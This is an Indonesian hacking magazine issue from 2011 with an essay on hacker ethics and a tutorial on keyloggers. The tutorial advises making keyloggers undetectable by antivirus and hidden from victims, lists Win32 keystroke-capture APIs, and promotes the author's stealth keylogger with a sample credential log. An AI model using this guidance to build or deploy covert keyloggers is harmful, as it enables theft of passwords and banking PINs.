



X-Code Magazine
Issue #17- Date : Agustus 2011
Indonesian Hackers Community

XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |



Yogyafree X-code telah mengadakan event lebih dari 60x diberbagai kampus, sekolah, mall dan sebagainya, diberbagai kota di Indonesia baik di jawa maupun diluar, contoh untuk di Jawa seperti Jogja, Solo, Semarang, Bandung, Jakarta, Surabaya dan sebagainya.



Lomba Hacking



Talk show



Seminar




Gathering



Workshop



Gath reg



Redaksi X-CODE Magazine

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, hacking dan security di Indonesia.

Misi :

- Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

Distribusi X-Code Magazine :

Official X-Code Magazine Page:
<http://www.xcode.or.id/magazine.htm>

Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>

Forum X-Code - Yogyafree :
<http://xcode.or.id/forum>

CD Yogyafree dan sebagainya.

Contact : X-Code Magazine :

Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).

ferdianelli@yahoo.com
(Pontianak).

> Xcode Magazine 17!

Majalah XCode issue #17 kembali hadir dengan format baru untuk isi. X-code Magazine no 17 adalah x-code magazine pertama yang isinya adalah yang murni hanya berhubungan dengan hacking dan keamanan komputer. X-code Magazine ini banyak diminati berkat para kontributor yang mempunyai semangat luar biasa.

Yogyafree x-code saat ini hadir dengan berbagai media online, yang baru adalah blog, yang dimana dapat anda buka di <http://blog.xcode.or.id> selain itu dengan Yogyafree X-code juga menghadirkan X-code Galaxy yang semakin memudahkan anda mengakses media x-code. Yogyafree X-code juga hadir di dunia nyata untuk pembelajaran selain di online yaitu X-code Hat Taining yang dapat anda buka di <http://hat.xcode.or.id>.

Yogyafree X-code semakin memfokuskan diri pada hacking dan keamanan komputer dengan memberikan simbolisasi mulai dari X-code magazine 17 dan edisi seterusnya di fokuskan pada segmen tersebut. Walaupun demikian bukan berarti media lain seperti forum dan milis menjadi selalu tentang hacking dan keamanan, di media forum dan milis lebih bersifat umum.

Tidak berpanjang-panjang lagi, kami dari redaksi x-code magazine mengucapkan selamat membaca x-code magazine No 17.

Selamat membaca

X-CODE | issue#17

- The Genuine Daredevils Hacker Oleh: Nofia Fitri
- Key Logger : Hack Tool Pencuri Informasi oleh MRHPx aka Rizal
(Formerly NeMeSiS_ByTe)
 - ByPass = BYE-BYE PASSWORD oleh DBom_NET "Forever Love"
 - DNS HOSTS FILE HACKING oleh Danang Restu h a.k.a j0ck3r
 - SESSION HIJACKING oleh Danang Restu h a.k.a j0ck3r
- Contoh cara menembus komputer di balik router hingga mendapatkan shell oleh Kurniawan A.K.A Familycode
- HACKING PHISING FACEBOOK DENGAN JOTFORM.COM oleh Surg4bij4k
 - TEKNIK UPLOAD SHELL VIA PHP MyAdmin via Localhost oleh Ferdiboys83
- Teknik social engineering (Sebagai bahan renungan kita semua) oleh Ferdiboys83
 - Simulasi RFI oleh H4nk a.k.a ^XmoenseN^
 - Membuat alias untuk file PHP oleh H4nk a.k.a ^XmoenseN^
- Akuisisi Akun Facebook oleh dheny_brightside@windowslive.com

The Genuine Daredevils Hacker

Oleh: Nofia Fitri



"If you know yourself but not the enemy, for every victory gained, you will suffer defeat. If you know the enemy and know yourself, you need not fear the result of a hundred battles."

(Sun Tzu, the 'Art of War')

Sudahkah kita mengenal dalam apa makna 'hacker' sesungguhnya? Sosok yang dapat mengakses sistem komputer orang lain? Sosok yang memahami bahasa pemrograman? Sosok yang tahu bagaimana menginstal backdoor pada target dan mampu melakukan defacement? Apakah hacker sebatas attacker, defender, exploiter, defacer, developer, inventor? Apakah hacker adalah soal hitam, putih, atau yang melebur diantara keduanya? Tulisan ini mengajak kita mengeksplorasi betapa luas makna hacker sesungguhnya.

Sebelum jauh mengeksplorasi bagaimana para scholars dunia mendeskripsikan hacker, kutipan pembuka berikut adalah deskripsi hacker dalam pengertian penulis:

"Hacker is a human-technology with a passion of love, an ingenious codeman who programs the world's destiny with the responsibility of hacking ethics. He believes on the freedom and opposes the authoritarian with the unlimited exploration of a system, for the perpetual of computer innovation."

(Nofia Fitri, forthcoming article *"The Freedom Philosophy of Hacking Computer"*, 2011)

Re-definisi Hacker

"Whatever code we hack, we create the possibility of new things entering the world"
-Mckenzie Wark-

Wark dalam manifesto of hackers versinya sebagaimana kutipan diatas mengemukakan bahwa bahwa hacker adalah si inovator, penemu hal-hal baru di dunia. Jauh sebelum ia, the Mentor mendeskripsikan eksistensi hacker sebagai si pemilik kebebasan dan kecerdasan yang tidak terhentikan, dalam karya yang sudah menjadi kitab suci para hacker di dunia, the Conscience of Hackers:

“Tapi bagi kalian kami penjahat. Kami adalah penjahat, sedangkan kalianlah yang membuat bom nuklir, mengobarkan peperangan, membunuh, berbuat curang, berbohong, dan berusaha membuat kami percaya bahwa itu semua demi kebaikan kami. Ya aku adalah penjahat. Kejahatanku adalah keingintahuanku. Kejahatanku adalah menjadi lebih pintar dari kalian, sebuah dosa yang tidak akan bisa kalian ampuni... Kau bisa menghentikan satu, tapi kau tak akan bisa menghentikan semuanya...”

Bagaimana hacker sesungguhnya dapat dipahami dengan mengeksplorasi trackrecords dari aksi-aksi mereka?

The most wanted hacker Kevin Mitnick yang melegenda memang memiliki track panjang terkait hacking dan kriminalitas, sebagaimana dalam pengantar bukunya Art Of Deception ia tidak dapat menutup sebuah kenyataan bahwa terdapat hacker perusak, cracker.

“Some hackers destroy people’s files or entire hard drives; they’re called crackers or vandals. Some novice hackers don’t bother learning the technology, but simply download hacker tools to break into computer systems; they’re called script kiddies.”

Tapi definisi cracker tersebut tidaklah layak meleket semata dalam memandang apa itu hacker sesungguhnya. Eric Stephen Raymond yang giat menyebarkan ilmu hacking melalui *‘How to Become a Hacker’* jauh lebih memiliki detail dalam penyampaianya:

“There is another group of people who loudly call themselves hackers, but aren’t. These are people (mainly adolescent males) who get a kick out of breaking into computers and phreaking the phone system. Real hackers call these people ‘crackers’ and want nothing to do with them. Real hackers mostly think crackers are lazy, irresponsible, and not very bright, and object that being able to break security doesn’t make you a hacker any more than being able to hotwire cars makes you an automotive engineer. Unfortunately, many journalists and writers have been fooled into using the word ‘hacker’ to describe crackers; this irritates real hackers no end.”

Istilah-Istilah Hacker

Hacking computer bukanlah aktivitas sebatas mengebiri ribuan kode dalam bahasa pemrograman, hacking computer juga bernuansa seni dan filosofi yang jangkauannya luas bersentuhan dengan ilmu-ilmu sosial. Cakupan yang luas tersebut yang coba untuk dieksplorasi melalui tulisan ini.

Ada beberapa statements terkait hacker yang kiranya belum begitu umum di kalangan publik:

1. Hackers are the daredevils of the network world (Naomi Klein)
2. Hackers are the heroes of computer revolution (Steven Levy)
3. Hackers are the computer virtuosos (Paul Miller)
4. Hackers are persons who build things while crackers brake them (Eric Steven Raymond)
5. Hackers are exploring the limits what is possible, in a spirit of playful cleverness (Richard M. Stallman)

Penulis-penulis diatas adalah penulis ternama terkait dunia hacking computer. Yang disebut pertama memang bukan seorang hacker, tapi seorang jurnalis-akademis. Klein tertarik dengan kajian-kajian politik, media dan technology, beberapa kali menerbitkan artikel terkait hacktivism. Istilah kedua ditulis Levy, hacker-jurnalis yang bukunya sudah jadi kitab suci banyak hackers dunia Hackers-Heroes of the Computer Revolution.

Sementara penulis yang ketiga menggunakan istilah keren, ‘virtuosos’ yang biasanya dipake untuk menyebut pemain alat musik yang ahli. Dalam hal ini, istilah tersebut menjadi jadi ‘pemain komputer’. Sementara Miller adalah salah satu aktivis open source yang juga mengatakan:

“Hack is a net programming trick today and it was a hacker that created the technology and computer programs that make up the internet we all take for granted.”

Dengan demikian *“the things (computer and internet) that we have been taking for granted are the contributions of hackers.”*

Yang keempat dan terakhir, tidak perlu dibahas siapa mereka, hacker guru dan the true hacker.

Ada juga istilah *“hacker is a magician”* alias tukang sihir, kata Rick Cook, hacker-jurnalis yang nulis novel *‘Compiled Wizard’*. Ia percaya sebagaimana Kevin Mitnick bahwa hacker dapat merubah sesuatu seolah melakukannya dengan cara-cara magic.

Cook juga yang menalikan antara hacking computer dengan realita politik sebagaimana statement terkenalnya:

“It is never the technical stuff that gets you in trouble. It is the personalities and the politics.”

Konsepsi Hacker dan Social Sciences

“The Net and the personal computer would not exist without the works of hackers.”

-Pekka Himanen-

Ada juga konsepsi hacker yang ditulis sosiolog ternama Pekka Himanen. Ia mengangkat istilah *‘Protestan Ethic’* kaitannya dengan idealisme dan etika hacker. Kalau kalian belajar ilmu sosial pasti akrab dengan istilah *Protestan Ethic* nya Thomas Aquinas salah satu tokoh filsafat Renaissance. Etika *Protestan* ini yang juga membuat kaum *Christian* mengkritisi aliran *Katholik Ortodoks*. Intinya *Protestan Ethic* inilah yang menyebabkan penganut agama menjadi rajin dan bekerja keras (karena kalau tidak bekerja keras ber-DOSA). Pemahaman ini tidak jauh berbeda dengan holy book *Qur’an* yang menekankan *“Allah tidak akan merubah keadaan suatu kaum, kalau bukan karena kaum itu sendiri.”*

Sosiolog keren ini membuat list 7 (tujuh) values of hackers ethic yang basicnya dari *Protestan Ethic* tersebut: passion, freedom, social worth, openness, activity, caring, **dan** creativity (2001). Dengan demikian ia sesungguhnya bermaksud menginterpretasikan hacker sebagai *‘mahluk pekerja keras yang taat kepada Tuhan.’*

Kemudian Himanen juga menambahkan deskripsi lain terkait forum-forum yang memfasilitasi bertemunya para hacker. Menurutnya forum-forum hacker memiliki nilai-nilai yang sudah menjadi karakter forum-forum mereka dan dari hacker itu sendiri: commitment, respect, co-operation and learning, fairness, honesty, compassion, fun dan integrity.

Kalau yang satu ini statement Bertrand Gauguet, sejarawan Perancis yang concern terhadap isu-isu Hacktivism dan Art:

“A hacker is not only an individual with a perfect command of computer languages, he or she is also an ethically conscious individual (as opposed to the cracker) who adheres to the logic of shared culture (the Open Source) and of going beyond the arbitrary constraints imposed by authoritarian orders.”

Dari ungkapan Gauguet diatas dapat diambil kesimpulan bahwa hacker sejati memiliki kesadaran individu yang terbangun seiring peningkatan skill terkait aksi-aksi hacking computernya yang beretika.

Interpretasi Hacker

Hacker adalah Pahlawan

Berikut adalah istilah hacker pahlawan terfavorit versi penulis, *“Codeman”* dalam refleksi hacker *‘Dialog Anak tentang Pahlawan Mereka’*:

“Pahlawanku memang tidak bersayap seperti Superman, namun ketika ia berada diketinggian, ia bersayap pengetahuan yang dapat membawanya terbang bebas menjelajahi dunia cyber demi menemukan musuh-musuh umat manusia, terus-menerus menginovasi dan menciptakan revolusi dalam kehidupan. Jari-jarinya pun tak mungkin mengeluarkan jaring-jaring mematikan seperti Spiderman, namun ketika mereka berada diketinggian, jari-jari tersebut sangat terampil, bergerak dengan lincah memberikan perintah kepada benda supermaya demi memberikan kedamaian dimuka bumi dan membentuk masa depan dunia. Mereka berada diketinggian ketika mereka sudah mampu mengendalikan ego, memahami etika dan memiliki sense of humanity yang tinggi.” (Nofia Fitri).

Hacker adalah Pe'CINTA'

Hacker adalah pemilik cinta sesungguhnya.

"With an intense love of computers, a hacker is a person who, because he or she has this love, also has a deep curiosity about the subject in question. Hacker means he respects the ability of computers to put him in contact with a universe of information and other people, and it means he respects those other people and does not intentionally use this knowledge of computers to be mischievous or destructive."

(The Secret of a Super Hacker, 1994)

Hacker adalah Pelukis

"What hackers and painters have in common is that they're both makers. Along with composers, architects, and writers, what hackers and painters are trying to do is make good things. They're not doing research per se, though if in the course of trying to make good things they discover some new technique, so much the better."

(Paul Graham, Hacker and Painters, 2003)

Hacker adalah Aktivis 'Pemberani'

"Imagine if computer hackers, the daredevils of the networked world, suddenly became principled political activists.. if they had a mission besides breaking and entering; if they had more to prove than that they are smarter than whoever designed your computer system, if their targets were selected as part of well organized, thoroughly researched, international human rights campaigns."

(Naomi Klein, The Daredevils Hacker)

Hacker adalah Penyihir (Hacker Learns from Words)

"Breaks the Codes and Gains the Access"....

Dalam novel populer Wizardry Compiled tentang *Hacker's Wisdom (Kebijaksanaan Hacker)* yang ditulis Rick Cook sang hacker-jurnalis dimana ia percaya bahwa hacking adalah ilmu sihir "magic is real, unless declared integer."

Hacker dan Media

Bukanlah suatu rahasia bahwa media hari ini telah salah dalam mendefinisikan sosok hacker.

"The term of hacker has been co-opted through media hype and marketing campaigns to mean something evil. It was a convenient term already in use, and so instead of simply saying someone was a criminal hacker, the media just called him a hacker. You would not describe a criminal auto mechanic as simply a mechanic, and you shouldn't do the same with a hacker, either."

(Jeff Moss, *Stealing the Network: How to Own a Continent*).

Hacker dan Open Source

Berikut adalah statement hacker-hacker pendukung opensource dalam 'Codes' (forthcoming)

"Kemerdekaan adalah hak semua hacker. Penjajahan terhadap produk-produk intelektual harus dihapuskan karena tidak sesuai dengan prinsip berkarya, kebebasan berekspresi, ketergantungan sosial yang alami. Bahwa satu sama lain saling membutuhkan, penguasaan modal hanya akan

membatasi kerja manusia dan mengebiri hati nurani dalam peduli terhadap sesama. Saatnya memerdekakan karya-karya kami.”

(The Hidden Act Community/HAC)

Hacker dan Kaum Muda

“Kemampuan dan kecerdasanku adalah ‘tak ternilai’ tak terukur kapasitasnya. Seberapa jauh pun kau mencoba mengeksplorasi kemampuan dan kecerdasanku terus menjangkiti dimensi-dimensi maya dan menginfeksi dengan munculnya kode-kode baru yang akan merubah dunia. Aku adalah anak muda tanpa lintas generasi, dan kami adalah hacker muda yang siap merubah dunia. Semenjak manifesto hacker THE MENTOR di munculkan kami selalu percaya bahwa kami dianugrahi kecerdasan dan kemampuan untuk merubah dunia.”

(Saatnya Hacker Muda Merubah Dunia, Karena di Dada Kita Ada Garuda)

Hacking Penutup

“Faith Manage: Artinya adalah, tidak ada sesuatu apapun yang kita lakukan terbuang dan bahwa alam semesta yang kita tempati ini adalah sistem tertutup yang tunduk pada hukum fisika bahwa energi adalah kekal dan semua yang kita lakukan akan tersebar dan terdaur ulang pada tempatnya.” (Adrian Lamo)

Setelah mengeksplorasi tulisan ini, pahamiilah bahwa hacker itu bukanlah sebatas sosok yang bisa mengakses sistem komputer orang lain. Hacker sejati (an ethical hacker) selain high-skill dan experienced memiliki idealisme dan kebijaksanaan, berkarakter dan beretika. Tapi jangan juga menjadi agak sungkan dengan klaim hacker, kita pasti ‘layak’ kalau sudah melewati fase-fasenya. Sebaliknya banyak yang menyebut dirinya hacker, cenderung sombong, padahal hanya intruder ‘tukang download shell’ yang baru mengerti pasang backdoor lalu ngetest defacement. Database burglaries dan di distribusi ke dunia maya, yang seperti ini sesungguhnya masih mentok di hijacker atau sweeper, melangkahlah untuk menjadi ‘Hacker’ sesungguhnya.

Yang pasti konsepsi hacker dan dunia hacking computer jauh lebih luas dan dalam dari apa yang menjadi publikasi media dan dipahami masyarakat awam selama ini. Terbukti selain hacker itu sendiri, para filsuf, akademisi, jurnalis, politisi, antropolog, sosiolog, sejahrawan, seniman, etc punya persepsi yang variant soal hacker dan dunia hacking computer.

Mereka-mereka yang sudah berkontribusi dengan menginovasi computer stuffs, *“honestly, you are a genuine daredevils hacker!”*

So remember!!!! “hacker solves the problem, not makes it worse!!!!”

-----0-----

Thanks To: Music inspirasiku ‘System of a Down’ with ‘HYPNOTIZE’ for break my stuckbrain. My Truly Genuine Young Hacker ‘b374k’ Sang MataHarry”, Bang Reza Syariati (for burned my spirit out and provided me with those hacking stuffs). Keluarga Besar Devilzc0de INDONESIA, Indonesian Hacker Team, Sumatra Hacker United, X Code, Binus Hacker, Jasakom.

Nofia Fitri saat ini menetap di Turki, adalah Mahasiswa MA Program Department of International Relations, EMU (Turkey), The Ambassador of Devilzc0de INDONESIA, Staff Penulis Binus Hacker dan Staff Moderator Yogya Free (YF). Aktif menulis seputar politik, teknologi, hacktivism, hacker ethics dan generasi muda. (Email: nofia.fitri@yahoo.co.id)

Key Logger : Hack Tool Pencuri Informasi



Written By : MRHPx aka Rizal (Formerly NeMeSiS_ByTe)

Written On : May 2011, Between Pasuruan-Malang, Indonesia

Level : Beginner

HACKINTRO

Artikel ini Saya tulis untuk memenuhi permintaan rekan-rekan melalui email yang penasaran terhadap tool yang disebut Key Logger. Kebetulan hari ini Saya sedang cuti kerja beberapa hari, jadi Saya mempunyai banyak waktu untuk membuka beberapa arsip lama Hack Tool yang tersimpan di server pribadi Saya. Untung semua source code masih tersimpan dengan baik, jadi Saya tidak perlu menulis ulang kode-kode konyol ini. Saya lebih menyukai mempergunakan jari tangan Saya untuk bermain gitar dan membedah hewan. Jari yang keriting terlalu banyak coding tidak mungkin di-rebonding 😊

KEY LOGGER (KEYSTROKE LOGGER) DEFINITION

Adalah suatu program yang berjalan di belakang sistem (Background), merekam semua tombol. Sekali Key Logger dijalankan, maka otomatis akan bersembunyi di dalam mesin untuk mencatat semua data atau mengirimkan datanya secara langsung ke pemilik Key Logger.

Pemilik Key Logger kemudian membaca data yang didapatkan tersebut dengan teliti dengan harapan menemukan kata sandi (Password) atau mungkin informasi lain yang bermanfaat yang bisa digunakan sebagai serangan Social Engineering. Key Logger secara sederhana bisa dikategorikan sebagai Hack Tool Pencuri Informasi. Sebagai contoh, Key Logger dapat mengungkapkan isi dari semua e-mail yang ditulis oleh korban. Program Key Logger biasanya terdapat di dalam rootkit dan trojan.

Key Logger berfungsi untuk merekam (mencatat) semua aktifitas pengguna komputer dengan mengambil input data melalui karakter keyboard yang digunakan oleh

user. Jadi jika user mengetikkan kata "SaYa" melalui keyboard maka secara otomatis Key Logger akan mencatatnya pada sebuah LOG file dengan data "SaYa".

HACK TOOL = UTILITIES = KEY LOGGER?

Jika ada pertanyaan, apakah Key Logger itu termasuk tool jahat? atau sejenis software utilities yang baik? Terus terang hanya Anda yang bisa menjawabnya. Kelebihan manusia dengan makhluk lain adalah mampu membedakan mana hal yang baik dan mana hal yang tidak baik.

A) Angel Style..?

Key Logger sering dipergunakan sebagai *parental advisory* (kontrol orang tua) untuk mengawasi kegiatan anak-anak mereka saat mempergunakan komputer. Selain itu juga sering dipergunakan oleh pemilik *internet cafe* (warnet), *network sharing*, dan lainnya untuk mengawasi aktifitas user. Contoh : Pembatas konten dewasa (*prOn*), kontrol orang tua terhadap topik pembicaraan anak di internet, etc.

B) Evil Style..?

Di sisi lain Key Logger jika disalahgunakan akan sangat merugikan sekali, terutama bagi user yang menjadi target penyalahgunaan tool Key Logger. Semua karakter yang diketikkan melalui keyboard akan tercatat dengan baik pada LOG file. Entah itu password, Username, nomer PIN bank, account FTP/Facebook/etc. Dari sini Anda tentu bisa membayangkan apa yang akan terjadi jika Anda dan komputer Anda menjadi target kejahatan ini.

TIPS TO PICK BEST STUFF

Key Logger bisa dikategorikan cukup baik dan mampu diandalkan jika memenuhi beberapa kriteria sebagai berikut :

A) Keberadaannya TIDAK TERDETEKSI oleh Antivirus, Anti-Malware dan lainnya,

Anda boleh saja bangga mempunyai Key Logger canggih dan keren, Anda boleh saja menghabiskan uang tabungan Anda untuk membeli software Key Logger yang banyak tersedia di internet. Fakta yang ada adalah 99% Key Logger yang terdapat di internet sudah teridentifikasi oleh Antivirus. Key Logger berharga mahal dan terkenal sekalipun jika sudah terdeteksi oleh Antivirus apa bisa dipergunakan??? 😞

B) Memiliki ukuran (Size) yang relatif KECIL < 50 KB,

Size DOES Matter, ukuran itu penting. Key Logger dengan size besar >50KB (seperti monster Godzilla Size DOESN'T Matter) akan menimbulkan kecurigaan di komputer korban. Selain itu proses dan loadingnya sudah pasti lebih lama. Hal ini tidaklah efektif 😞.

C) PORTABLE dan KETERGANTUNGAN resource (*dependency*),

Key Logger harus bisa disalin dan dijalankan pada komputer berbeda tanpa memerlukan instalasi yang rumit dan minimum requirement yang berbelit-belit. Sebagai contoh : Program yang ditulis dengan menggunakan *MS Visual Basic* sebagian besar bergantung pada *MSVBVM.DLL*, jika pada komputer korban tidak terdapat *MSVBVM.DLL* maka Key Logger tidak akan dapat dijalankan!!!

Apa ya solusi yang tepat? Oya, bagaimana jika meminta korban untuk mendownload file *MSVBVM.DLL* serta menjelaskan kepada korban bahwa di komputernya terdapat Key Logger milik Anda yang tidak akan bisa dijalankan tanpa mendownload file tersebut? Solusi GILA tersebut tentu akan membuat mata Anda

lebam 3 hari 3 malam karena terkena tendangan maut dari korban yang tidak terima komputernya disusupi oleh Key Logger Anda 😡.

Bagaimana dengan solusi attachment? Solusi menyisipkan *MSVBVM.DLL* di dalam Key Logger juga adalah sebuah solusi yang GILA karena akan mengakibatkan size Key Logger bertambah besar! Solusi yang tepat adalah kode optimisasi atau penggunaan bahasa pemrograman yang fleksibel, misal Assembly.

SOME USEFUL APIS

Berikut ini Saya lampirkan Referensi Programmer untuk Microsoft Win32 mengenai beberapa fungsi API utama yang sering dipergunakan dalam pemrograman Key Logger :

- **Hooks (Referensi user32.dll)**

Hook adalah suatu point dalam mekanisme penanganan-pesan Microsoft® Windows® di mana sebuah aplikasi dapat menginstal suatu subroutine untuk memonitor lalu-lintas pesan di dalam sistem dan memproses jenis tertentu dari pesan-pesan sebelum menjangkau prosedur jendela target. Untuk mempelajari lebih lanjut, silahkan Anda membaca artikel Saya yang berjudul "[Menembus proteksi Password dan Serial Number pada program dengan trik Win32 Hook](#)" 🚩

- **RegisterHotKey (Referensi user32.dll)**

Fungsi RegisterHotKey menggambarkan suatu kunci untuk menyisipkan thread.

`BOOL RegisterHotKey(`

`HWND hWnd, // window to receive hot-key notification`

`int id, // identifier of hot key`

`UINT fsModifiers, // key-modifier flags`

`UINT vk // virtual-key code`

`);`

- **GetMessage (Referensi user32.dll)**

Fungsi GetMessage mengambil kembali sebuah pesan dari antrian thread pemanggilan pesan dan menempatkannya di struktur yang ditetapkan. Fungsi Ini dapat mengambil kembali kedua pesan yang berhubungan dengan jendela yang ditetapkan dan thread mengeposkan pesan-pesan melalui fungsi PostThreadMessage. Fungsi mengambil kembali pesan-pesan yang berada di dalam cakupan yang ditetapkan dari nilai pesan. GetMessage tidak mengambil kembali pesan untuk jendela yang dimiliki oleh thread atau aplikasi lain.

`BOOL GetMessage(`

`LPMSG lpMsg, // address of structure with message`

`HWND hWnd, // handle of window`

`UINT wMsgFilterMin, // first message`

`UINT wMsgFilterMax // last message`

`);`

- **GetKeyboardState (Referensi user32.dll)**

Fungsi `GetKeyboardState` menyalin status 256 tombol virtual ke buffer yang ditetapkan.

```
BOOL GetKeyboardState(  
    PBYTE lpKeyState    // address of array to receive status data  
);
```

- **GetKeyNameText (Referensi user32.dll)**

Fungsi `GetKeyNameText` mengambil kembali sebuah string yang menampilkan nama dari sebuah key.

```
int GetKeyNameText(  
    LONG lParam,    // second parameter of keyboard message  
    LPTSTR lpString, // address of buffer for key name  
    int nSize    // maximum length of key-name string length  
);
```

- **GetKeyState (Referensi user32.dll)**

Fungsi `GetKeyState` mengambil kembali status dari kunci virtual yang ditetapkan. Status tersebut menetapkan apakah kunci up, down, atau toggle (on, off ¼ bertukar-tukar setiap kali kunci ditekan).

```
SHORT GetKeyState(  
    int nVirtKey    // virtual-key code  
);
```


- **GetAsyncKeyState (Referensi user32.dll)**

Fungsi `GetAsyncKeyState` menentukan apakah suatu kunci up atau down pada saat fungsi dipanggil, dan apakah kunci ditekan setelah pemanggilan sebelumnya ke `GetAsyncKeyState`.

```
SHORT GetAsyncKeyState(  
    int vKey    // virtual-key code  
);
```


PROOF OF CONCEPT

MRHPx Key Logger v1.8 (PUBLIC VERSION) mungkin adalah Key Logger terkecil di dunia, dengan size hanya sebesar 10.5 KB (10,752 bytes) tanpa kompresi! 🤖 Untuk mendapatkannya Anda bisa mendownloadnya di website Saya. Jalankan file "*MRHPx-Key-Logger.exe*" dengan cara klik ganda dengan mouse. Key Logger akan menciptakan LOG file dengan nama "*MRHPx-KeyLogger-v1.8-PUBLICVERSION-Log.txt*" pada lokasi direktori yang sama dengan tempat executable berada.



Screenshot 1. Applications Tab Task Manager

Saya menggunakan bahasa pemrograman Assembly 32 bit (bukan Assembly 16 bit yang sudah ketinggalan jaman) untuk coding Key Logger ini. Assembly 32 bit setara dengan C/C++, Delphi, VB, kelebihan lainnya adalah lebih cepat. Ingat, Key Logger ini tidak terlihat pada *Applications Tab Task Manager*, tidak memiliki *GUI (User Interface)* apalagi sampai warna-warni seperti bendera partai pada saat pemilu. Konsep Saya adalah membuat Key Logger dengan resource minimalis tapi powerful bak *PANAH DEWA* seperti rootkit *SWISS ARMY KNIFE* lainnya yang berjalan secara background..



```
### Rekaman Karakter dari :Key Logger - Hack Tool Pencuri Informasi.docx - Microsoft word #
HACKINTRO
Artikel ini Saya tulis[Backspace]

### Rekaman Karakter dari :BACA_AKU.txt - Notepad ###
MRHPX Key Logger v1.8 (PUBLIC VERSION)[Delete]

### Rekaman Karakter dari :Run ###
cmd

### Rekaman Karakter dari : ###
[Ctrl][Alt][P]

### Rekaman Karakter dari :A1 Sitemap Generator 1.8.6 (registered to NeMeSiS_ByTe) - new pr
http://127.0.0.1/

### Rekaman Karakter dari :Mozilla Firefox ###
http://127.0.0.1/wordpress

### Rekaman Karakter dari :Serial.txt - Notepad ###
NeMeSiS_ByTe [Backspace]

### Rekaman Karakter dari :Save As ###
oke.txt

### Rekaman Karakter dari :MRHPX > Log In - Mozilla Firefox ###
username[Backspace]_test[Tab]password_test
TITLE_test_PageContent_TEST_PAGE
Hack Tool

### Rekaman Karakter dari :Lingua Translator ###
TEST-aPLIKASI-TRANSLATOR :)
```

Screenshot 2. LOG file

